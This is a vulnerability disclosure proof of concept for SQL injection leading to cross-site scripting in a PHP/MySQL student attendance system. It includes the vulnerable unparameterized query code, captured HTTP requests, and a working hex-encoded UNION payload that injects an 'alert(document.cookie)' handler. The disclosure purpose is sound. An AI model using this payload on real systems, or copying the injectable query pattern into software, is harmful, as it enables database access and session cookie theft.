
Researcher Name: Guru Raghav Saravanan
Product: Simple Student Attendance System using PHP and MySQL
Vulnerability: XSS via Sqli injection

POC:


The vulnerability is present in **student_form.php line 6.** The `id` parameter is not sanitized and validated. This leads to sql injection when passed to `get_student(id="")` in **actions.class.php line 127.** Using the SQL injection, I executed an XSS attack.

student_form.php line 6:



```
5   if(isset($_POST['id'])){
6       $student = $actionClass->get_student($_POST['id']);
7       extract($student);
8   }
```


actions.class.php line 127:



```
public function get_student($id=""){
        $sql = "SELECT `students_tbl`.*, `class_tbl`.`name` as `class` FROM
`students_tbl` inner join `class_tbl` on `students_tbl`.`class_id` =
`class_tbl`.`id` where `students_tbl`.`id` = '{$id}'";
        $qry = $this->conn->query($sql);
        $result = $qry->fetch_assoc();
        return $result;
   }
```

Here, the `id` parameter is directly used in the sql query without bound parameters.


student_form.php line 22:



```
<option value="<?= $row['id'] ?>" <?= (isset($class_id) && $class_id ==
$row['id']) ? "selected" : "" ?>><?= $row['name'] ?></option>
```

Attack screenshots:


Prerequisites:



List of Students

ID	Class Name - Subject	Name	Action
4	Grade 8-1 - English	Claire Blake	
3	Grade 8-1 - English	John Doe	
1	Grade 8-1 - English	John Smith	
5	Grade 8-1 - English	Mark Cooper	
6	Grade 8-1 - English	Samantha Lou	

Capturing the request by clicking the edit icon…




Request to http://localhost:80 [127.0.0.1]

```
POST /php-attendance/modals/student_form.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 4
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/php-attendance/?page=student_list&id=3
Cookie: PHPSESSID=aijruilrnf73tv5bott4jcisi9; __insuarance__logged=1; __insuarance__key=PEMROTC5KU3VLNILVL27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

id=4
```

Here the vulnerable parameter is `id`.

UNION query:




```
POST /php-attendance/modals/student_form.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 178
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/php-attendance/?page=student_list&id=3
Cookie: PHPSESSID=aijruilrnf73tv5bott4jcisi9; __insuarance__logged=1; __insuarance__key=PEMROTC5KU3VLNILVL27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

id=-9078' UNION ALL SELECT NULL,NULL,CONCAT(0x717a7a6b71,0x226175746f666f6375732f6f6e666f6375733d22616c65727428646f63756d656e742e636f6f6b69652922,0x7162707a71),NULL,NULL,NULL--
```


0x226175746f666f6375732f6f6e666f6375733d22616c65727428646f63756d656e742e636f6f6b69652922 => "autofocus/onfocus="alert(document.cookie)"

The concatenated value is getting injected in the value attribute of the input tag.



```
            <option value="" selected disabled>
              -- Select Class Here --
            </option>
            <option value="1" >
              Grade 8-1 - English
            </option>
            <option value="2" >
              Grade 8-2 - English
            </option>
          </select>
        </div>
        <div class="mb-3">
          <label for="name" class="form-label">
            Student Name
          </label>
          <input type="text" class="form-control" id="name" name="name"
          value="qzzkq"autofocus/onfocus="alert(document.cookie)"qbpzq"
          required="required">
        </div>
```

Opening the response in the browser:



```
PHPSESSID=aijruilrnf73tv5bott4jcisi9; __insuarance__logged=1;
__insuarance__key=PEMROTC5KU3VLNILVL27
```

This discloses the cookie..